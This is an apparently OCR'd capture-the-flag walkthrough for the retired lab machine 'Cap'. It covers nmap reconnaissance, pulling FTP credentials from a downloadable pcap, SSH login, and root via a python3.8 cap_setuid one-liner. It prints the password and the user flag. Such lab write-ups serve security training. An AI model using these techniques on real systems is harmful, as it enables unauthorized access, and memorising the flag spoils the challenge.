
Executive Summary

The Cap machine was successfully compromised by analyzing a packet capture (PCAP) file, which exposed credentials for user-level access. Privilege escalation was achieved by exploiting capabilities associated with the python3.8 binary to gain root access. This report outlines the detailed steps, tools, and techniques used to complete the challenge while highlighting prevention measures to secure the machine.



Cap has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#35816	04 Dec 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Contents

Reconnaissance


Nmap Scan

A thorough Nmap scan identified open ports and running services:

nmap -Pn -sC -sV -p- -vv 10.129.251.27


Open Ports:

- **21/tcp:** FTP (vsftpd 3.0.3)
- **22/tcp:** SSH (OpenSSH 8.2p1)
- **80/tcp:** HTTP (gunicorn web server)



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV 10.10.10.245 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 22:37 EST
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 22:39 (0:00:34 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Wed, 04 Dec 2024 03:37:48 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Wed, 04 Dec 2024 03:37:41 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
```

Manual Navigation on the target:



Security Dashboard
10.10.10.245
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Dashboard
Home / Dashboard
Nathan
Security Events 24 H 1,560 +15%
Failed Login Attempts 24 H 357 -10%
Port Scans (Unique IPs) 24 H 27 +28%
© Copyright 2021. All right reserved. Template by Colorlib.

Exploitation

Exploring HTTP Service


On port 80, a web interface allowed the download of a .pcap file. The file was retrieved from the endpoint:

http://10.129.251.27/data/0



Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Also another .pcap file was also downloaded before downloading above one (0.pcap):




Data Type	Value
Number of Packets	4
Number of IP Packets	4
Number of TCP Packets	4
Number of UDP Packets	0

Analyzing the PCAP File


Both the .pcap files were analyzed in Wireshark, revealing the following credentials(only from 0.pcap whereas 1.pcap had only our traffic of attack machine's access to the website):

- **Username:** nathan
- **Password:** Buck3tH4TF0RM3!

These credentials were used to SSH into the machine, granting user-level access.



0.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time        Source           Destination      Protocol Length Info
     31 2.624570    192.168.196.1    192.168.196.16   TCP       68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
     32 2.624624    192.168.196.16   192.168.196.1    TCP       68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
     33 2.624934    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
     34 2.626895    192.168.196.16   192.168.196.1    FTP       76 Response: 220 (vsFTPd 3.0.3)
     35 2.667693    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
     36 4.126500    192.168.196.1    192.168.196.16   FTP       69 Request: USER nathan
     37 4.126526    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
     38 4.126630    192.168.196.16   192.168.196.1    FTP       90 Response: 331 Please specify the password.
     39 4.167701    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
     40 5.424998    192.168.196.1    192.168.196.16   FTP       78 Request: PASS Buck3tH4TF0RM3!
     41 5.425034    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
     42 5.432387    192.168.196.16   192.168.196.1    FTP       79 Response: 230 Login successful.
     43 5.432801    192.168.196.1    192.168.196.16   FTP       62 Request: SYST
     44 5.432834    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
     45 5.432937    192.168.196.16   192.168.196.1    FTP       75 Response: 215 UNIX Type: L8
     46 5.478790    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
     47 6.309628    192.168.196.1    192.168.196.16   FTP       84 Request: PORT 192,168,196,1,212,140
     48 6.309655    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
     49 6.309874    192.168.196.16   192.168.196.1    FTP      107 Response: 200 PORT command successful. Consider using PASV.

› Frame 36: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
› Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 1, Ack: 21, Len: 13
› File Transfer Protocol (FTP)
  [Current working directory: ]

0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 35 0e 24 40 00  80 06 e3 3b c0 a8 c4 01   E··5·$@· ···;····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 52 1b 22 5c ea   ········ `·xR·"\·
0030  50 18 10 0a 73 da 00 00  55 53 45 52 20 6e 61 74   P···s··· USER nat
0040  68 61 6e 0d 0a                                     han··
```




```
No.     Time        Source           Destination      Protocol Length Info
     31 2.624570    192.168.196.1    192.168.196.16   TCP       68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
     32 2.624624    192.168.196.16   192.168.196.1    TCP       68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
     33 2.624934    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
     34 2.626895    192.168.196.16   192.168.196.1    FTP       76 Response: 220 (vsFTPd 3.0.3)
     35 2.667693    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
     36 4.126500    192.168.196.1    192.168.196.16   FTP       69 Request: USER nathan
     37 4.126526    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
     38 4.126630    192.168.196.16   192.168.196.1    FTP       90 Response: 331 Please specify the password.
     39 4.167701    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
     40 5.424998    192.168.196.1    192.168.196.16   FTP       78 Request: PASS Buck3tH4TF0RM3!
     41 5.425034    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
     42 5.432387    192.168.196.16   192.168.196.1    FTP       79 Response: 230 Login successful.
     43 5.432801    192.168.196.1    192.168.196.16   FTP       62 Request: SYST
     44 5.432834    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
     45 5.432937    192.168.196.16   192.168.196.1    FTP       75 Response: 215 UNIX Type: L8
     46 5.478790    192.168.196.1    192.168.196.16   TCP       62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
     47 6.309628    192.168.196.1    192.168.196.16   FTP       84 Request: PORT 192,168,196,1,212,140
     48 6.309655    192.168.196.16   192.168.196.1    TCP       56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
```

After that these credentials were tried to ssh into the target machine which succeeded:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec  4 03:45:41 UTC 2024

  System load:  0.0               Processes:             224
  Usage of /:   36.6% of 8.73GB   Users logged in:       0
  Memory usage: 21%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  ⇒ There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ 
```

Then getting the foothold :



```
nathan@cap:~$ whoami
nathan
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.245  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb0:f443  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:f4:43  txqueuelen 1000  (Ethernet)
        RX packets 3338  bytes 303754 (303.7 KB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 3070  bytes 1967264 (1.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 657  bytes 50785 (50.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 657  bytes 50785 (50.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Then the user flag was attained there:



```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
35b6129635543a13d76409c6d547948b
nathan@cap:~$
```

Privilege Escalation


Identifying Vulnerabilities with getcap

The getcap command was used to enumerate binaries having elevated capabilities because sudo -l was not working there :

getcap -r / 2>/dev/null

Output:

- /usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip




```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

Escalating Privileges Using GTFObins

The elevated capabilities of python3.8 were exploited using the following command:

python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'

This command spawned a root shell, granting access to the root flag.



Did you mean: escalating privileges by python 3.8 with ***setuid*** root

GTFOBins
https://gtfobins.github.io › gtfobins › python

python
If the binary has the SUID bit set, it does not drop the elevated **privileges** and may be abused to access the file system, **escalate** or maintain privileged access ...

